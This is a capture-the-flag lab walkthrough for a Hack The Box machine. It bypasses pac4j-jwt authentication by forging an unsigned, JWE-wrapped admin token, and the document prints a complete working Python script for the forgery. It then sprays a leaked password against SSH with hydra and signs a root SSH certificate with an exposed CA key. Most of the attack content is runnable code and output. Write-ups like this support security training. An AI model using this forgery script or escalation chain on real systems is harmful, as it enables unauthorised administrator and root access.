Description
Bedside is a medium Hack The Box machine that features:
- Authentication Bypass in
pac4j-jwtlibrary by forging an administrator token - Password in clear-text found in dashboard leads to password reuse in SSH service
- Privilege Escalation via an SSH CA configuration allowing to trust any certificate signed by the CA ignoring the username field
Footprinting
First, we are going to check with ping command if the machine is active and the system operating system. The target machine IP address is 10.129.244.220.
$ ping -c 3 10.129.244.220
PING 10.129.244.220 (10.129.244.220) 56(84) bytes of data.
64 bytes from 10.129.244.220: icmp_seq=1 ttl=63 time=44.1 ms
64 bytes from 10.129.244.220: icmp_seq=2 ttl=63 time=44.1 ms
64 bytes from 10.129.244.220: icmp_seq=3 ttl=63 time=43.3 ms

--- 10.129.244.220 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2003ms
rtt min/avg/max/mdev = 43.337/43.866/44.145/0.374 ms
The machine is active and with the TTL that equals 63 (64 minus 1 jump) we can assure that it is an Unix machine. Now we are going to do a Nmap TCP SYN port scan to check all opened ports.
$ sudo nmap 10.129.244.220 -sS -oN nmap_scan
Starting Nmap 7.98 ( https://nmap.org )
Nmap scan report for 10.129.244.220
Host is up (0.045s latency).
Not shown: 998 closed tcp ports (reset)
PORT     STATE SERVICE
22/tcp   open  ssh
8080/tcp open  http-proxy

Nmap done: 1 IP address (1 host up) scanned in 1.59 seconds
We get two open ports: 22 and 8080.
Enumeration
Then we do a more advanced scan, with service version and scripts.
$ nmap 10.129.244.220 -sV -sC -p22,8080 -oN nmap_scan_ports
Starting Nmap 7.98 ( https://nmap.org )
Nmap scan report for 10.129.244.220
Host is up (0.043s latency).

PORT     STATE SERVICE    VERSION
22/tcp   open  ssh        OpenSSH 9.6p1 Ubuntu 3ubuntu13.14 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 b0:a0:ca:46:bc:c2:cd:7e:10:05:05:2a:b8:c9:48:91 (ECDSA)
|_  256 e8:a4:9d:bf:c1:b6:2a:37:93:40:d0:78:00:f5:5f:d9 (ED25519)
8080/tcp open  http-proxy Jetty
| http-title: Principal Internal Platform - Login
|_Requested resource was /login
|_http-open-proxy: Proxy might be redirecting requests
...
|_http-server-header: Jetty
1 service unrecognized despite returning data. If you know the service/version, please submit the following fingerprint at https://nmap.org/cgi-bin/submit.cgi?new-service :
SF-Port8080-TCP:V=7.98%I=7%D=7/26%Time=6A653ADC%P=x86_64-pc-linux-gnu%r(Ge
...
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 17.11 seconds
We get two services: one Secure Shell (SSH), and one Hypertext Transfer Protocol (HTTP). As we don’t have feasible credentials for the SSH service we are going to move to the HTTP service. We find a login page of the Unified Operations Dashboard.
 In the footer of the page we find that the web application is powered by
 pac4j. pac4j is an easy and powerful security framework for Java to authenticate users, get their profiles and manage authorization. Looking at the source code, we find JavaScript code in the /static/js/app.js path which exposes the endpoints of the API.
$ curl http://10.129.244.220:8080/static/js/app.js
/**
 * Principal Internal Platform - Client Application
 * Version: 1.2.0
 *
 * Authentication flow:
 * 1. User submits credentials to /api/auth/login
 * 2. Server returns encrypted JWT (JWE) token
 * 3. Token is stored and sent as Bearer token for subsequent requests
 *
 * Token handling:
 * - Tokens are JWE-encrypted using RSA-OAEP-256 + A128GCM
 * - Public key available at /api/auth/jwks for token verification
 * - Inner JWT is signed with RS256
 *
 * JWT claims schema:
 *   sub   - username
 *   role  - one of: ROLE_ADMIN, ROLE_MANAGER, ROLE_USER
 *   iss   - "principal-platform"
 *   iat   - issued at (epoch)
 *   exp   - expiration (epoch)
 */

const API_BASE = '';
const JWKS_ENDPOINT = '/api/auth/jwks';
const AUTH_ENDPOINT = '/api/auth/login';
const DASHBOARD_ENDPOINT = '/api/dashboard';
const USERS_ENDPOINT = '/api/users';
const SETTINGS_ENDPOINT = '/api/settings';
...
The session handling in the application uses JSON Web Tokens encrypted using asymmetric encryption (RSA. We are able of obtaining the public key with the /api/auth/jwks endpoint.
$ curl -s http://10.129.244.220:8080/api/auth/jwks | jq
{
  "keys": [
    {
      "kty": "RSA",
      "e": "AQAB",
      "kid": "enc-key-1",
      "n": "lTh54vtBS1NAWrxAFU1NEZdrVxPeSMhHZ5NpZX-..."
    }
  ]
}
By checking the HTTP headers we find that the pac4j version used is 6.0.3.
$ curl -I http://10.129.244.220:8080/api/auth/jwks
HTTP/1.1 200 OK
Server: Jetty
X-Powered-By: pac4j-jwt/6.0.3
Content-Type: application/json
Transfer-Encoding: chunked
Exploitation
pac4j-jwt versions prior to 4.5.9, 5.7.9, and 6.3.3 contain an authentication bypass vulnerability in JwtAuthenticator when processing encrypted JWTs that allows remote attackers to forge authentication tokens, CVE-2026-29000. Attackers who possess the server’s RSA public key can create a JWE-wrapped PlainJWT with arbitrary subject and role claims, bypassing signature verification to authenticate as any user including administrators.
We have all the fields needed to craft the JWT token as the admin user, with RSA-OAEP-256 algorithm and A128GCM encryption. The payload have the sub, role, iss, iat and exp fields, so we developed a Python script craft_jwt.py to craft JWT tokens. Two dependencies are needed: jwcrypto and requests, installable with pip.
import time
import requests
from jwcrypto import jwk, jwt, jwe
from jwcrypto.common import json_encode

def fetch_public_key_from_jwks(domain):
    if not domain.startswith("http://"):
        url = f"http://{domain}/api/auth/jwks"
    else:
        url = f"{domain.rstrip('/')}/api/auth/jwks"

    response = requests.get(url, timeout=10)
    response.raise_for_status()

    jwks = jwk.JWKSet.from_json(response.text)
    for key in jwks:
        if key.get('kty') == 'RSA':
            return key

def create_nested_token(domain, username, role):
    encryption_public_key = fetch_public_key_from_jwks(domain)
    now = int(time.time())

    jwt_header = {
        "alg": "none"
    }
    jwt_payload = {
        "sub": username,
        "role": role,
        "iss": "principal-platform",
        "iat": now,
        "exp": now + 3600
    }
    none_key = jwk.JWK(generate="oct", size=256)
    jwt_token = jwt.JWT(header=jwt_header, claims=jwt_payload, algs=["none"])
    jwt_token.make_signed_token(none_key)
    inner_jwt = jwt_token.serialize(compact=True)

    jwe_header = {
        "alg": "RSA-OAEP-256",
        "enc": "A128GCM",
        "cty": "JWT"
    }
    jwe_token = jwe.JWE(
        plaintext=inner_jwt.encode('utf-8'),
        protected=jwe_header
    )
    jwe_token.add_recipient(encryption_public_key)

    return jwe_token.serialize(compact=True)

if __name__ == "__main__":
    domain_input = "10.129.244.220:8080"
    username_input = "admin"
    role_input = "ROLE_ADMIN"

    token = create_nested_token(domain_input, username_input, role_input)
    print(token)
We run the script to generate the token.
$ python craft_jwt.py
eyJhbGciOiJSU0EtT0FFUC0yNTYiLCJjdHkiOiJKV1QiLCJlbmMiOiJBMTI4R0NNIn0.hCc51H7jL9OmweTyFqJvm4S4p2dCJrFhRI..._s_p9g
As we find in the JavaScript source code, we use the Developer Tools of the browser to create a new Session Storage variable called auth_token with the generated token.
 After refreshing the page we will have access to the web dashboard.
 We find a message that the SSH CA keys were rotated. This means that the server may use certificate-based authentication to log into the machine.
 In the
 Users section we find eight users: admin, svc-deploy, jthompson, amorales, bwright, kkumar, mwilson and lzhang. In the Settings section we find the configuration variables of the application.
 We find an encryption key
 D3pl0y_$$H_Now42! in the encryptionKey variables and that path where the SSH CA configuration are saved, /opt/principal/ssh/, in the sshCaPath variable. With the list of users and the encryption key, we are going to do a password-spray attack to check if any of the users reuses the key as the password in the SSH service.
$ hydra -L users.txt -p 'D3pl0y_$$H_Now42!' "ssh://10.129.244.220"
Hydra v9.6 (c) 2023 by van Hauser/THC & David Maciejak

Hydra (https://github.com/vanhauser-thc/thc-hydra)
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[DATA] max 8 tasks per 1 server, overall 8 tasks, 8 login tries (l:8/p:1), ~1 try per task
[DATA] attacking ssh://10.129.244.220:22/
[22][ssh] host: 10.129.244.220   login: svc-deploy   password: D3pl0y_$$H_Now42!
1 of 1 target successfully completed, 1 valid password found
We find that the svc_deploy user uses the password, we can login using the SSH protocol.
$ ssh svc-deploy@10.129.244.220
...
svc-deploy@principal:~$ id
uid=1001(svc-deploy) gid=1002(svc-deploy) groups=1002(svc-deploy),1001(deployers)
Post-Exploitation
We have access to and we can explore the /opt/principal/ssh/ directory with the public/private key ca and ca.pub and its README.txt file.
svc-deploy@principal:~$ ls -la /opt/principal/ssh/
total 20
drwxr-x--- 2 root deployers 4096 Mar 11 04:22 .
drwxr-xr-x 5 root root      4096 Mar 11 04:22 ..
-rw-r----- 1 root deployers  288 Mar  5 21:05 README.txt
-rw-r----- 1 root deployers 3381 Mar  5 21:05 ca
-rw-r--r-- 1 root root       742 Mar  5 21:05 ca.pub
svc-deploy@principal:~$ cat /opt/principal/ssh/ca
-----BEGIN OPENSSH PRIVATE KEY-----
b3BlbnNzaC1rZXktdjEAAAAABG5vbmUAAAAEbm9uZQAAAAAAAAABAAACFwAAAAdzc2gtcn
...
3m+NdOR8xTkAAAAQcHJpbmNpcGFsLXNzaC1jYQECAw==
-----END OPENSSH PRIVATE KEY-----
svc-deploy@principal:~$ cat /opt/principal/ssh/ca.pub
ssh-rsa AAAAB3NzaC1yc2EAAAAD...aqBvsmQ== principal-ssh-ca
We find that this is the the key used by the SSH service in the /etc/ssh/sshd_config.d/60-principal.conf custom configuration file.
svc-deploy@principal:~$ cat /etc/ssh/sshd_config.d/60-principal.conf
# Principal machine SSH configuration
PubkeyAuthentication yes
PasswordAuthentication yes
PermitRootLogin prohibit-password
TrustedUserCAKeys /opt/principal/ssh/ca.pub
This SSH configuration enables public key authentication (PubkeyAuthentication yes) and password authentication (PasswordAuthentication yes) for general users, restricts the root account to non-password methods such as public keys or certificates (PermitRootLogin prohibit-password), and sets up centralized SSH certificate-based login by trusting user certificates signed by the Certificate Authority at /opt/principal/ssh/ca.pub (TrustedUserCAKeys). Regarding potential vulnerabilities, relying on a local Certificate Authority file creates a single point of failure where a compromised CA private key could allow an attacker to mint certificates and gain access to any account on the system.
We will generate a new SSH private key, then sign the public key with the private key of the Certificate Authority and set root user as the principal. Finally, we will login using the SSH protocol. We use the ssh-keygen command specifying the filename of the saved key, in this case rootkey. Then we sign it using the -s parameter for the private CA key, -I for the key ID and -n for the user principal.
$ ssh-keygen
Generating public/private ed25519 key pair.
Enter file in which to save the key (/home/svc-deploy/.ssh/id_ed25519): rootkey
Enter passphrase (empty for no passphrase):
Enter same passphrase again:
Your identification has been saved in rootkey
Your public key has been saved in rootkey.pub
The key fingerprint is:
SHA256:8H0gTSEHgkAjhj9a67Ff9AZj/48kw6rSdNt+9ntI+A8 svc-deploy@principal

svc-deploy@principal:~$ ssh-keygen -s /opt/principal/ssh/ca -I "id-root" -n root rootkey
Signed user key rootkey-cert.pub: id "id-root" serial 0 for root valid forever
We finally can login as the root user.
svc-deploy@principal:~$ ssh -i rootkey root@127.0.0.1
...
root@principal:~# id
uid=0(root) gid=0(root) groups=0(root)
Flags
In the root session we can retrieve the user.txt and root.txt flags.
root@principal:~# cat /home/svc-deploy/user.txt
<REDACTED>
root@principal:~# cat /root/root.txt
<REDACTED>